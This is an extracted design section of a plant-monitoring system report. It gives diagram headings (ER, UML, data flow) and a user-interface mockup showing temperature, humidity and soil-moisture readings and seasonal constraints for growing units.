
2. Design of the proposed system:

2.1 ER diagram:




2.2. UML Diagrams:


2.2.1 Use case diagram:




2.2.2 Class diagram:



2.2.3 Sequence diagram:




2.2.4 Collaboration diagram:




2.3 Data Flow Diagram:



DFD Level 0:



DFD Level 1




DFD Level 2



2.4: User Interface diagram:

Live Footage - Unit - 1

No of plant units : 50



Page 1 of 10

Next

Unit - 1 Verbose Details

Number of plant units : 50

Plant variety : 23

Temp : 36°C

Humidity : 6%

Soil Moisture : 35%

Unit Constraints

Type: Seasonal
Seasonal : Winter

Temp : $30 < t < 56$

Humidity : $5\% < h < 56\%$

Soil Moisture : $20\% < s < 40\%$

Controls

Temperature



Live Footage

Humidity



Soil Moisture



Type: All Seasons
Seasonal : Winter , Summer , Autumn

Temp : $30 < t < 56$

Humidity : $5\% < h < 56\%$

Soil Moisture : $20\% < s < 40\%$

Add Constraint

Main Monitor Panel

[Toggle Live View](#)

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %


Unit - 1

Temp : 36 °C
Hum : 6%
Mois : 36 %

